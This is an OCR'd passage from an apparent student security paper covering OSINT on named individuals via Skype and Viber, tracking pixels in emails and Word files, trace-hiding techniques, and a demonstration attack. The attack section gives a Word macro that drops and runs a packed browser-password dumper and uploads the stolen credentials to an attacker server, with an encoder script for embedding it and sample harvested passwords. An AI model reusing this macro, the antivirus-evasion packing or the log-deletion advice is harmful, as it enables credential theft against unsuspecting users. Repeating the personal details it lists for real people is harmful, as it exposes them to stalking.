
dpanic@about.me

Full Name	Skype Name	Location
Dušan	dusan.bussiness	
Dušan Panić	facebook:x0x1x2x3	Loznica, US

Picture 17 – Search Skype accounts per email address

In the picture 17 was a performed search on the Skype system per email address dpanic@about.me. Results were obtained for two Skype accounts: dusan.business and facebook: x0x1x2x3.

6.2 Finding information about the owner of the phone number using Viber




Enter a phone number

060 374[redacted]

Or scan QR code

Ask your friend to open the 'More' screen and display their QR code so you can scan it.

Picture 18 – pretraga broja na Viberu



Dušan

Panić

mobile 060 374[redacted]

Picture 19 – rezultat pretrage broja


On picture 18th attacker made an input of number he wants to search. On picture 19th he gathers results of a search. After picture is loaded, it can be saved on phone and sent through some communication channel on desktop pc for futhere analysis. Meta tags are removed from image, until recent it was posible to search FB profiles through images by using Google Image search service. Using amateur tools like Picasa 3, it is posible to create database of faces; so after certain training of software, it would be posible to automaticaly detect person on picture.

7 Possible problems during the attacks and processing of the collected informations

This chapter summarizes some of the possible problems in the processing of the collected informations, as well as ways to monitor sent messages and documents.

7.1 Monitoring of emails and office documents


One of the commercial software amateur-type for tracking email messages in Gmail email service is Yesware. Yesware is an extension that is installed in the browser client. This extension tags each send a blank email PNG image size of 1x1 pixels. This image is a "code" for tracking email messages. It is known that many email clients by default open image whether the sender is in your address book or not, this behavior is typical for Iphone Mail client, and Outlook. The presence of these two clients in the market occupies a considerable percentage.



kmilosavljevic@singidunum.ac.rs opened the message on Nov 13 - 11:54 am
Ispit that you sent on Nov 05 - 1:48 pm
Gmail

Picture 20 – Yesware display notification

In the Picture 20 you can see events related to open email messages sent using Yesware extensions.



To: estudent@singidunum.ac.rs
Sent: Nov 05, 2014 (19 days ago)
Subject: **Prijava ispita**

Tracking Events


Event	Location	Client/Device	When
Sender opened	Belgrade, Serbia 93.86.205.181	Chrome Linux	Nov 10, 2014 14 days ago
Sender opened	Belgrade, Serbia 93.86.205.181	Chrome Linux	Nov 10, 2014 14 days ago
Sender opened	Belgrade, Serbia 93.86.205.181	Chrome Linux	Nov 10, 2014 14 days ago
Recipient opened	66.249.82.0	GMail GMail	Nov 05, 2014 19 days ago
Recipient opened	66.249.82.0	GMail GMail	Nov 05, 2014 19 days ago

Picture 21 – Yesware display actions for monitored email

In the picture 21 you can see the opening mail, clearly displayed on the opening of the sent message.

7.2 Monitoring of office documents


Uploading a file to keep track, in this case 1x1 transparent PNG picture.



File name: http://cloud.homespeed.ch/track.png

Picture 22 – linking tracking image into a Word document

In the picture 22 it can be seen way of inserting tracking image within a Microsoft Office Word document. Instead of insert a file is linking, so that each time to load when opening a Word document. Inserting tracking images is analogous to the other Microsoft Office products.



```
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:54:16 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "Microsoft-WebDAV-MiniRedir/6.1.7601"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:54:19 +0100] "GET /track.png HTTP/1.1" 200 165 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WO
 CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E; ms-office; MSOffice 14)"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:54:29 +0100] "GET /track.png HTTP/1.1" 304 0 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW6
LR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E; ms-office; MSOffice 14)"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:11 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:11 +0100] "HEAD /track.png HTTP/1.1" 200 0 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "HEAD /track.png HTTP/1.1" 200 0 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "GET /track.png HTTP/1.1" 200 165 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:58:50 +0100] "GET /track.png HTTP/1.1" 200 165 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X) Word/14.0.0"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:05:01:24 +0100] "GET /track.png HTTP/1.1" 200 165 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X) Word/14.0.0"
root@cloud:/var/log/lighttpd#
```

Picture 23 – rezultati otvaranja praćenog Word dokumenta

In the picture 23 shows the logs web server that hosts the tracking image. It is clear that the document is opened in MSOffice 2014, Libre Office, but also Word on OS X system.


A person who deals with the analysis of the collected documents should be aware that there is a high probability that some of the documents which analyzes tagged, and document analysis recommended in offline mode, i.e. without a connection to the internet, or with advanced tools that allow analysis of each individual HTTP connection. The first row in the log represents Sent off connection when linking tracking imag.

8 Techniques for hidding traces

The most important thing for attackers is to hide their tracks. Some of the ways they use the proxy, the use of advanced networks such as The Onion Router - TOR network, using public wifi internet connection.

8.1 The Onion Router – TOR

TOR is free software that allows anonymity and the fight against online censorship. It is designed to allow users to use the Internet anonymously, so that their activities and the location cannot be detected by government agencies, corporations or anyone else.[30]


How Tor Works
Tor node
unencrypted link
encrypted link
Alice
Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.
Jane
Bob

Picture 24 – graphical representation of the functioning of the TOR network

In the picture 24 it can be seen the functioning of the TOR network. TOR has a number of active nodes in its network as a function of the server. To create a route, you need three nodes to connect. Communication between these three nodes is encrypted while in the extreme, the output node unencrypted communications. Evidence that the network is safe and represents a headache NSA and other agencies are media articles [31] where represent the fact that these agencies were putting up their server TOR nodes. Some administrators are destined for activities that have taken place on their TOR servers [32]. For TOR binds term Deep Web. Deep Web is characterized by traits that this is part of the Internet that is not easily visible to search engines and, consequently, sites and services that are stored on content that is illegal or is on the verge of legality. The most famous site of this type is the Silk Road. Silk Road was a black market, where customers can buy from weapons to drugs, etc. Silk Road was closed on October 2, 2013 and its owner William Ross Ulbricht arrested. On that occasion, the FBI confiscated 144,000 bitcoin in worth about 28.5 million US dollars.

[30] https://www.torproject.org/
[31] http://www.wired.com/2013/09/freedom-hosting-fbi/
[32] https://www.techdirt.com/articles/20140701/18013327753/tor-nodes-declared-illegal-austria.shtml

8.2 Proxy lists

Proxy lists are collected and processed ip address with ports and types of proxy servers. There are many commercial services in the market that offer this list on a daily, monthly basis. The most famous of them are zend2.com and hidemyass.com. If you only have one level of hiding clues while performing the task, does not guarantee security, especially if we take into consideration that the proxy servers in a legal obligation to record the logs and to submit when and if necessary, the competent authorities. Accordingly, the use of proxies in combination with TOR network makes sense.

If many consider being the proxy lists are used to people who care about anonymity reach the goal, most often in practice this is not the case. In practice, the most common proxy lists are used to bypass anti spidering systems, how to automatically assumes publicly available content from a remote server using a web spider. Sometimes they used for criminal activities, usually by poorly trained attackers.

8.3 Deleting logs

Deleting Logs depending on victims computer's operating system. A large majority servers on the Internet are one of the Linux distributions, so that's why the systems and methods of deleting logs in these systems are much more processed. An attacker can use a simple bash scripts that are executed in a loop and deletes selected contents of /var/log folder, but the attacker can use the advanced techniques such as rootkits, who have built a kernel module to hide the visibility of users on the system, automatic deletion of logs but also faking logs. Serious systems are in addition to the local log file and remote log files, in which case this scenario delete the logs no purpose.

8.4 Usage of public WiFi connections

One of the best ways to hide something is to use public WiFi connection. If you are in this case uses a USB Wifi dongle that does not have a unique MAC address, or it is possible that the MAC address easy to change, and the operating system Kali Linux or Back Track raised in live mode to ram computer memory, it is almost certain that the traces rather well masked. MAC address of the WiFi device is essential to modify in order to avoid detection owner of the computer from which the attack took place, but it is almost certain that the WiFi routers, which are placed at these locations do not have a memory capacity of all the logs, but it is very possible that some modern devices remember MAC address from which the user is connected. The lack of these capabilities of the router, often in practice is replaced by the presence of CCTV cameras, which often cover those places where Internet access is enabled. In practice it is often used TOR with this WiFi connections, however it is not uncommon that an attacker connects to a remote VPN so that such an attack, all in order to better deception clues.

9 Example of external attack

9.1 Preparation of office macro viruses

The tool, which is designed on the TRACER FIRE, represents a macro virus for Microsoft Office documents whose purpose is by launching Microsoft Office document with the victim's computer takes over logs, passwords, files and submit them to the attacker server. The tool is designed for educational purposes only.

TRACER FIRE is made by the development team JTRIG (Joint Threat Research Intelligence Group), which is a unit of Government Communications Headquarters (GCHQ), the British intelligence agency [33]

The existence of TRACER FIRE is not officially confirmed, but according to documents released publicly by Edward Snowden [34] such a tool exists.


The author of this work is reading the description of the tools presented in the above PDF file, got the idea to create a tool that would have the same outcome.

The software used to extract information is NIR Soft Web Browser Pass View [35]. It is a console and graphical tool that can extract history, user names and passwords from all popular Web Browser.

EXE file is transcoded in base64 and as such has been included in the macro that is implemented in a Word document. Since VBA script that was used to write this tool has a limit on the number of characters in a row, so this tool has to abide this restriction, so transcoding divided by the number of characters in a row. For every 512 encoded characters is a new row or a new variable.

EXE document is changed by adding additional content to the end of the file, analogous to the method described in Chapter 5, but additionally packaged exe archiver UPX [36]. The content is added to avoid detection of Web Browser Pass View software by anti-virus, because almost all the known detected as spam software. A Ultimate Packer for executable (UPX) is used to EXE file size as much decreased. The reason of using NIR soft tools is that this tool proof of concept, ie detection of NIR soft tools antivirus software could be bypassed by making a VBA script written by an analogous procedure that would work like NIR soft tools.

This Microsoft Word document is executed in full only on Windows operating systems. In order to achieve complete coverage of all the Office tools such as Libre Office, Open Office, Microsoft Office for OS X will be necessary to write in the appropriate script language, as well as paths to adjust operating systems, but also to adapt the procedure for extracting the operating system or make tool analogous NIR soft for Linux and OS X. and use the appropriate software to the appropriate operating system.



Macros have been disabled.

Picture 25 – a warning message in Microsoft Office Word to activate macros

[33] https://firstlook.org/theintercept/2014/07/14/manipulating-online-polls-ways-british-spies-seek-control-internet/
[34] https://www.eff.org/files/2014/07/14/jtrigall.pdf
[35] http://www.nirsoft.net/utils/web_browser_password.html
[36] http://upx.sourceforge.net/

The picture 25 shows the warning that appears when you start Word document. To avoid the warning, there are two ways. One is that the document is signed trusted digital signature. For example of a document is signed with a digital signature generated by the attacker, but before delivery of document digital signature is implemented on the computer of the victim and mark it as trusted, that they are given certain rights on the system. Author assumption of the present study is that NSA has a special kind of legal contract with Microsoft, so they have the opportunity to sign a digital signature which is trusted.


Another solution is to buy a 0 day exploit for Microsoft Office, which allows you to bypass this warning. Since that this is a proof of concept, we will rely on social engineering, and hoped that a victim will click Enable Content. In the practice is done on the way to mask the content of the document and clearly write - to see content it is necessary to click Enable Content.

Part of the source code macro tools:

```
Sub Document_Open()
        Dim CN As String
        CN = Environ("COMPUTERNAME")
        Dim APD As String
        APD = Environ("TMP")
        Dim FN As String
        Dim UN As String
        UN = Environ("USERNAME")

         http("action=new&computername="+CN+"&username="+UN+"&systemdrive="+Environ("SYSTEM
         DRIVE")+"&os=" + Environ("OS"))

        PayLoad (APD + "\wss.exe")
        Dim oShell
        Set oShell = CreateObject("WScript.Shell")
        Dim val As String
        oShell.Run APD + "\wss.exe" & " /stext " & APD + "\pwd.dump"
        FN = APD + "\pwd.dump"

        pvPostFile ” /xcode/index.php?action=upload&computername="+CN+"&username=" + UN, FN, True
        On Error Resume Next
        Kill APD + "\wss.exe"
        'Kill APD + "\pwd.dump"
        On Error GoTo 0
End Sub
```

Document_Open procedure is executed when opening a Word document or a notification that it is necessary to "enable content". After enabling content recorded the name of the computer in variable CN, temporary directory in APD and the username of the UN variable. All of this is delivered HTTP GET request to the server. Then unzip the base64 encoded NIR soft EXE file on the hard disk in the temporary folder. After that launches the shell procedure oShell.Run and records the result in the temporary folder in the file pwd.dump. After that, HTTP post request is submitted to the file on the server. Thereafter, delete NIR soft tool from the hard disk of the victim.

After successful execution on the server creates a folder with the name of the computer, as shown in the picture 26th.




```
┌<─ /var/www/www.nemogucamisija.com/xcode/data ──────────────────.[^]>┐
│'n                         Name                        │ Size  │Modify time │
│/..                                                    │UP--DIR│Nov 25 02:55│
│/W7-PC                                                 │   4096│Nov 25 02:57│
```

Picture 26 – Display directories with user files on the attacker server


10 Appendix

10.1 Info.txt files on the attacker server




```
COMPUTERNAME: W7-PC
IP: 178.222.26.77
USERNAME: w7
APPDATA:

```

10.2 File with victims passwords stored on server of attacker




```
==================================================
URL               : http://192.168.1.1/
Web Browser       : Chrome
User Name         : admin
Password          : ztonpk
Password Strength : Medium
User Name Field   :
Password Field    :
==================================================

==================================================
URL               : http://85.17.[redacted]
Web Browser       : Chrome
User Name         : nem[redacted]
Password          : nzY[redacted]
Password Strength : Very Strong
User Name Field   :
Password Field    :
==================================================

==================================================
URL               : http://85.17.[redacted]
Web Browser       : Chrome
User Name         : nem[redacted]
Password          : nzY[redacted]
Password Strength : Very Strong
User Name Field   :
Password Field    :
==================================================


==================================================
URL               : http://account.adriahost.net/knowledgebase.php
Web Browser       : Chrome
User Name         : goran.[redacted]
Password          : a97[redacted]
Password Strength : Medium
User Name Field   : username
Password Field    : password
==================================================
```

10.3 EXE to Base64 converter



```python
import base64, sys
fn = sys.argv[1]

def splitIt(encoded):
    nv = []
    n = ""
    it = 0
    for i in range(0, len(encoded)):
        it += 1
        if it <= 512:
            n += encoded[i]
        else:
            n += encoded[i]
            nv.append(n)
            n = ""
            it = 0
        # end
    # end
    nv.append(n)
    return nv
# end

def bytes_from_file(filename, chunksize=8192):
    with open(filename, "rb") as f:
        while True:
            chunk = f.read(chunksize)
            if chunk:
                for b in chunk:
                    yield b
            else:
                break

bb = []
for b in bytes_from_file(fn):
        bb.append(b)
# end
enc = b''.join(bb)
outfile = open(fn+".base64encoded", "w")
outfile.write("Dim bytA as String\n")

encoded = base64.b64encode(enc)
tmp = splitIt(encoded)
